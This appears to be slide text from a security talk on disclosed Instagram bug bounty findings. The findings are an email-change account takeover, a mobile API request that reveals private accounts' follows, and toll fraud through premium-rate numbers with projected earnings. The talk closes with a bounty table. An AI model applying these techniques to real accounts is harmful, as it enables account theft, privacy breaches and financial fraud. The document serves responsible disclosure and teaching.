

If you can't remember your password, you can reset it through your email address or your Facebook account. To reset your password, first tap **Forgot?** next to **Password** on the log in screen.

- To reset through your email address, tap **Username or Email**, enter your username or the email address you used to create your account and tap search. Choose **Send a Password Reset Email**.
- To reset through Facebook, tap **Reset using Facebook**. You may be asked to log into Facebook. You can then enter a new password for the Instagram account that was most recently **linked** to your Facebook account.

If you can't access the email you registered with and you didn't link your Instagram account to Facebook, we're not able to give you access to this account.


WEB + MOBILE

7. Account Takeover via Change Email Functionality



WEB + MOBILE

7. Account Takeover via Change Email Functionality



The message has been moved to the trash.

Confirm your email address for Instagram

Instagram <no-reply@mail.instagram.com>
to me ▾ 2:40 AM (0 minutes ago)

Hi pentestingvictim!

You updated your email address to instagrampentesting2@gmail.com. Confirm your email address to continue capturing and sharing your moments with the world.

Confirm Email Address

If you didn't change your Instagram email address, [let us know](#).

WEB + MOBILE

7. Account Takeover via Change Email Functionality

The screenshot shows an email inbox interface with a message from Instagram. The message subject is "Email changed on Instagram". The message content informs the user that their Instagram account email was changed from instagrapentesting1@gmail.com to instagrapentesting2@gmail.com. It includes a warning: "If you didn't do this, [please secure your account.](#)". The message is signed off by "-The Instagram Team".

Email changed on Instagram Inbox x

Instagram <no-reply@mail.instagram.com>
to me x

2:40 AM (2 minutes ago) star left arrow right arrow

 Instagram

Hi pentestingvictim,

The email on your Instagram account was changed from instagrapentesting1@gmail.com on 17:40 (PDT) on Thursday, April 23 2015.

Your new email: instagrapentesting2@gmail.com

If you didn't do this, [please secure your account.](#)

-The Instagram Team

WEB + MOBILE

7. Account Takeover via Change Email Functionality

The screenshot shows a web browser displaying a URL starting with <https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/>. The page title is "Change Your Email?". It features a placeholder profile picture labeled "pentestingvictim". Below the profile picture, a message states: "The email on your account was changed to instagrampentesting2@gmail.com". A note follows: "If this wasn't you, you can secure your account. You may need to verify your account and reset your password before you can log in." At the bottom, there are two buttons: "This Was Me" (gray) and "Secure Account" (green).

WEB + MOBILE

7. Account Takeover via Change Email Functionality

Change Your Password

Change your password to make sure your account stays safe.

.....

.....

Save

Instagram

WEB + MOBILE

7. Account Takeover via Change Email Functionality

User	Email address(es)	Instagram account
victim	instagrampentesting1@gmail.com	pentestingvictim
attacker	<u>Instagrampentesting2@gmail.com</u> <u>Instagrampentesting3@gmail.com</u>	

WEB + MOBILE

7. Account Takeover via Change Email Functionality

Scenario: Assume temporary access for an attacker to victim session



Man-in-the-Middle
(before SSL Pinning)

Cross-site Scripting
Vulnerability

Physical access to
unlocked phone

WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/



Currently owns
victim account

WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/



Currently owns
victim account

WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xje94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xje94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/



Wins!

WEB + MOBILE


7. Account Takeover via Change Email Functionality



After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.

MOBILE

8. Private Account Users Following



```
diff v6.20.1 vs 6.19.0.txt
1 direct_v2/
2 discover/su_refill/
3 fbsearch/topsearch/
4 /hashtag/
5 /hide/
6 media/%s/comment/bulk_delete/
7 /media_share/
8 /profile/
```

MOBILE

8. Private Account Users Following

The screenshot shows an IDE interface with two main panes. The left pane displays the code for a file named `e.java`. The right pane shows a search results window titled 'Search' with the query "'su_refill' - 4 matches in workspace'.

e.java Content:

```
1 package com.instagram.android.feed.b.a;
2
3 import com.b.a.a.k;
4
5 public final class e extends c<be>
6 {
7     private final com.instagram.user.e.a a;
8     private final int b;
9
10    public e(com.instagram.user.e.a parama)
11    {
12        this.a = parama;
13        this.b = 5;
14    }
15
16    private static be b(k paramk)
17    {
18        return bf.a(paramk);
19    }
20
21    protected final String a()
22    {
23        return "discover/su_refill/";
24    }
25
26    public final void a(b paramb)
27    {
28        paramb.a("target_id", this.a.a().o());
29        paramb.a("num", String.valueOf(this.b));
30    }
31
32    public final int b()
33    {
34        return com.instagram.common.a.b.a.c;
35    }
36
37
38 }
```

Search Results:

- Instagram 6.20.1
- src
- com
- instagram
- android
- feed
- b
- a
- e.java

Details for `e.java`:
27: return "discover/su_refill/";

MOBILE

8. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
Cookie:
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba26
8103ee563%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%
22%3A1%2C%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%2
22028428082%3AYeZzCYWQLGD8D7d3NzFlbBiWIYJVVa7G%3A078ae8d72b728
46a6431945fd59c38f1b04b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_u
ser_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22
%2C%22last_refreshed%22%3A1441031445.81182%2C%22_platform%22%3A1%
7D; ds_user=pentestingvictim
```

MOBILE

8. Private Account Users Following

HTTP/1.1 200 OK

(...SNIP...)

```
{  
    "status": "ok",  
    "items": [  
        {  
            "caption": "",  
            "social_context": "Based on follows",  
            "user": {  
                "username": "springsteen",  
                "has_anonymous_profile_picture": false,  
                "profile_pic_url": "http://scontent-ams2-1.cdninstagram.com/hphotos-xfa1/t51.2885-19/11370983_1020871741276370_1099684925_a.jpg",  
                "full_name": "Bruce Springsteen",  
                "pk": "517058514",  
                "is_verified": true,  
                "is_private": false  
            },  
            "algorithm": "chaining_refill_algorithm",  
            "thumbnail_urls": ["http://scontent-ams2-1.cdninstagram.com/hphotos-xfa1/t51.2885-15/s150x150/e35/11373935_872054516217170_419659415_n.jpg?"]  
        }  
    ]  
}
```

MOBILE

8. Private Account Users Following

```
{  
    "caption": "",  
    "social_context": "Based on follows",  
    "user":  
    {  
        "username": "pentesttest",  
        "has_anonymous_profile_picture": true,  
        "profile_pic_url": "http://images.ak.instagram.com/profiles/anonymousUser.jpg",  
        "full_name": "rest",  
        "pk": "1966431878",  
        "is_verified": false,  
        "is_private": true  
    },  
    "algorithm": "chaining_refill_algorithm",  
    "thumbnail_urls": [],  
    "large_urls": [],  
    "media_infos": [],  
    "media_ids": [],  
    "icon": ""  
}]}
```

MOBILE

8. Private Account Users Following

```
{  
    "caption": "",  
    "social_context": "Based on follows",  
    "user":  
    {  
        "username": "p...  
        "has_anonymo...  
        "profile_pic_ur...  
        "full_name": "...  
        "pk": "1966431...  
        "is_verified": fa...  
        "is_private": true  
    },  
    "algorithm": "chaining_refill_...  
    "thumbnail_urls": [],  
    "large_urls": [],  
    "media_infos": [],  
    "media_ids": [],  
    "icon": ""  
}]
```



MOBILE



8. Private Account Users Following



After reviewing the issue you have reported, we have decided to award you a bounty of \$2,500 USD.



MOBILE

9. Steal Money Through Premium Rate Phone Numbers





MOBILE

9. Steal Money Through Premium Rate Phone Numbers



MOBILE

9. Steal Money Through Premium Rate Phone Numbers



MOBILE

9. Steal Money Through Premium Rate Phone Numbers

The screenshot shows a web browser window for the Eurocall24 website. The URL is <https://www.eurocall24.com/index.php?r=numbers/list>. The page title is "Allocated Numbers". A green success message box says "Settings successfully changed.". Below it is a table with one row:

Country	Range	Numbers
United Kingdom	44 741813 xxxx	1

At the bottom right of the table, it says "Displaying 1-1 of 1 result." Below the table is another table with columns: Country Name, Range, Phone Number, Service, Payout, Currency (Payout), Unit (Payout), and Payout Terms. One row is visible:

Country Name	Range	Phone Number	Service	Payout	Currency (Payout)	Unit (Payout)	Payout Terms
United Kingdom	44741813xxxx	447418138010	Conference	0.0600	GBP	per Min.	EOM + 45 days

At the bottom left, there is a warning message: "⚠ Check the tariff. Payout depending on peak/off peak times. For more details please place mouse cursor over the icon next to the payout."

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



The screenshot shows a web browser window with the following details:

- Title Bar:** Eurocall24 - LiveStatistics
- Address Bar:** https://www.eurocall24.com/index.php?r=statistics/liveStatistics
- Page Content:**
 - Eurocall24 PREMIUM RATE PARTNER** logo
 - Live Statistics** section
 - Live** heading
 - Table:** Displays live statistics data.
- Table Data:**

#	CLI	Number	Started	Duration
1.	16506814774	447418138010	00:01:08	5
Total				5

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



MOBILE

9. Steal Money Through Premium Rate Phone Numbers

The screenshot shows a web browser window for the Eurocall24 Statistics page. The URL is <https://www.eurocall24.com/index.php?r=statistics%2Findex&fastSelectTime=&fromDate=2015-09-05&toDate=2015-09-05&yt>. The page title is "Eurocall24 - Statistics". On the left sidebar, there are links for Home, Numbers, Live Statistics, Statistics, Test Panel, and Access List. The main content area is titled "Calls statistics". It features a date range selector with "Custom dates" dropdown, and two input fields showing "2015-09-05" for both "From" and "To" dates. A "Refresh" button is also present. Below this is a table with the following data:

Range / Number	Payout	Calls	Total (min.)	Total payout	Avg. (min.)	Last call
44741813xxxx	0,0600 GBP / Min.	61	17:21	1,04 GBP	0:17	2015-09-05 17:56:30
Total		61	17:21	1,04 GBP		

MOBILE


9. Steal Money Through Premium Rate Phone Numbers



This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



This is intentional
vulnerability, but w

der it a security
igate abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



This is intentional
vulnerability, but

it a security
abuse.

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



1 account	100 accounts
\$2 / h	\$200 / h
\$48 / day	\$4.800 / day
\$1.440 / month	\$144.000 / month

MOBILE

9. Steal Money Through Premium Rate Phone Numbers



Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!

...

After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.

CONCLUSION

CONCLUSION

#	Vulnerability	Category	Bounty
1	Instagram.com Subdomain Hijacking on Local Network	Infrastructure	\$0
2	Employee Email Authentication Brute-Force Lockout	Infrastructure	\$0
3	Public Profile Tabnabbing	Web	\$0
4	Web Server Directory Enumeration	Web	\$500
5	Private Account Shared Pictures Token Entropy	Hybrid	\$1000
6	Private Account Shared Pictures CSRF	Hybrid	\$1000
7	Email Address Account Enumeration	Hybrid	\$750
8	Account Takeover via Change Email Functionality	Hybrid	\$2000
9	Private Account Users Following	Mobile	\$2500
10	Steal Money Through Premium Rate Phone Numbers	Mobile	\$2000 + 1
	Total		\$9750 + 1

